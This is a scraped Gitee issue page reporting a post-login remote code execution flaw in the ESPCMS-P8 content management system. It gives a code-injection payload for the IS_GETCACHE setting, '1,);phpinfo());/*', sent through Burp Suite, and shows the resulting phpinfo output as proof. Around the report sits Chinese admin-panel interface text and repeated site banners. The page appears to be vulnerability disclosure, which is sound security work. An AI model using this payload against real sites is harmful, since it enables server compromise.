



Open Source > Web System > Content Management System

## 轻舞飞沙 / 易思ESPCMS-P8企业建站管理系统

Watch 8 Star

Code Issues 4 Wiki Insights

Issues / 详情

### There is another Remote Code Exe

Backlog #15WSQ1 azraeluemo Open

Here I choose the latest version downloaded the latest version.

The official url is <https://www.ecisp.cn/html/c>

Gitee Pages

PHPDoc

sonarqube Quality Analysis

Jenkins for Gitee

Baidu Efficiency Cloud

Tencent CloudBase

Tencent Cloud Serverless

OPENSCA 悬镜安全

Don't show this again

on is not the

Status

Backlog

Assignees

Not set

Labels

Not set

Milestones

No related milestones

Pull Requests

None yet

Successfully merging a pull request issue.

Branches

No related branch

Planned to start - Planned to

Unscheduled - Unschedule

Top level

Not Top

Priority

Not specified

生成 设置 多语言管理切换

上传参数设置

片格式 jpg,png,gif

频格式 swf,mpg,flv,mp4,flv,avi

件格式 txt,zip,rar,docx,doc

传限制 50

传限制 2

成方式 按年保存

成方式 按日期格式保存

景颜色

成质量 高

关于软件

易思ESPCMS企业建站管理系统 P8

当前系统版本: P8.21120101专业版

您还未授权, 请尊重知识产权并购买授权许可

版权所有 © 2022 EARCLINK 洪湖尔创网联信息技术有限公司 保留所有权利

关闭窗口

login in to the manage background,and use below function

ESPCMS P8 易思企业建站管理系统

管理主页 密码修改

内容 会员 订单 组件 模板 生成 设置 多语言管理切换

基本设置

基本参数设置

内容参数设置

上传参数设置

安全参数设置

时间参数设置

错误页设置

接口参数设置

手机参数绑定

邮件参数设置

应用参数设置

在线客服管理

快速方式管理

基本参数设置

后台识别名称 test@test

网站ICON (16\*16)

网站ICON (32\*32)

网站ICON (64\*64)

网站关闭状态 ☒ 开启网站 ☐ 关闭网站

管理员Email 1@1.com

日志记录 ☐ 关闭日志记录 ☒ 启用日志记录

开启GZip功能 ☐ 关闭GZip压缩 ☒ 启用GZip压缩

后台默认语言内容 简体中文版

多语言状态 ☐ 启用单语言 ☒ 启动多语言

ESPCMS正在运行中

正在处理中, 请稍后.....

参与者 (1)

A





Explore

Enterprise

Education

Gitee Premium

Blog


Go

Search



Use burpsuite, and then modify the requests.

There we modify the IS\_GETCACHE from 1 to 1,);phpinfo());/\*




## Gitee 已支持 CLA 协议签署

- 第一方功能集成，签署流程更高效
- 内置可自定义的协议模板
- 让开源贡献也能有据可依

I know

View Details

Then we see the below php file was modified by us, and we visit it



PHP Version 7.4.3



System	Linux ubuntu 5.15.0-48-generic #54-20.04.1-Ubuntu SMP Thu Sep 1 16:17:26 UTC 2022 x86_64
Built Date	Aug 17 2022 13:29:56
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.4/apache2
Loaded Configuration File	/etc/php/7.4/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.4/apache2/conf.d
Additional .ini files parsed	/etc/php/7.4/apache2/conf.d/10-mysqld.ini, /etc/php/7.4/apache2/conf.d/10-opcache.ini, /etc/php/7.4/apache2/conf.d/10-pdo.ini, /etc/php/7.4/apache2/conf.d/15-xml.ini, /etc/php/7.4/apache2/conf.d/20-ctype.ini, /etc/php/7.4/apache2/conf.d/20-curl.ini, /etc/php/7.4/apache2/conf.d/20-dom.ini, /etc/php/7.4/apache2/conf.d/20-exif.ini, /etc/php/7.4/apache2/conf.d/20-ftp.ini, /etc/php/7.4/apache2/conf.d/20-gd.ini, /etc/php/7.4/apache2/conf.d/20-gettext.ini, /etc/php/7.4/apache2/conf.d/20-iconv.ini, /etc/php/7.4/apache2/conf.d/20-jpeg.ini, /etc/php/7.4/apache2/conf.d/20-mbstring.ini, /etc/php/7.4/apache2/conf.d/20-mysqli.ini, /etc/php/7.4/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.4/apache2/conf.d/20-phar.ini, /etc/php/7.4/apache2/conf.d/20-posix.ini, /etc/php/7.4/apache2/conf.d/20-readline.ini,



PHP API	/etc/php/7.4/cli
PHP Extension	20190902
Zend Extension	320190902
Zend Extension Build	AP320190902NT
PHP Extension Build	AP20190902NT
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mb
IPv6 Support	enabled
DTrace Support	available, disab
Registered PHP Streams	https, ftps, comp
Registered Stream Socket Transports	tcp, udp, unix, u
Registered Stream Filters	zlib.*, string.rot



## Gitee 已支持 CLA 协议签署

- 🔥 第一方功能集成，签署流程更高效
- 📄 内置可自定义的协议模板
- 👉 让开源贡献也能有据可依

I know

View Details

This vulnerability is similar to the previous one(#15WSA0:There is a background:There is a Remote Code Execution after login Manage

There are two other places where this vulnerability exists

内容

会员

订单

组件

模板

生成

设置

多语言管理切换

基本设置

基本参数设置

错误页设置

时间参数设置

基本参数设置

内容参数设置

上传参数设置

安全参数设置

时间参数设置

错误页设置

接口参数设置

时间参数设置

时区设置 (默认+8) (GMT+08: 00) 北京、香港、珀斯、新加坡、台北

时间制式 ☒ 12小时制 ☐ 24小时制

安全参数设置

密码过期时间 一周过期

密码安全模式 ☐ 不限字符 ☒ 必须同时包含字母和数字

验证码功能 ☐ 关闭验证码 ☒ 启用验证码

验证码背景色 ☒

验证码字体颜色 ☐

验证码干扰码 ☐ 纯色背景 ☒ 增加验证码背景干扰线条

登录错误次数限制 5

密码错误限制登陆时间 1

登陆超时时间 60

azraelxuemo created 任务 a month ago

Expand operation logs

Sign in to comment





Learning Git  
CopyCat  
Downloads

Explore Enterprise Education Gitee Premium Blog Go

Gitee Stars  
Featured Projects  
Blog  
Nonprofit  
Gitee Go  
Help Center  
Self-services  
Updates

Search



Mini Program

OpenAtom Foundation Cooperative code hosting platform



## Gitee 已支持 CLA 协议签署

- 🔥 第一方功能集成，签署流程更高效
- 📄 内置可自定义的协议模板
- 👤 让开源贡献也能有据可依

I know

View Details

简体

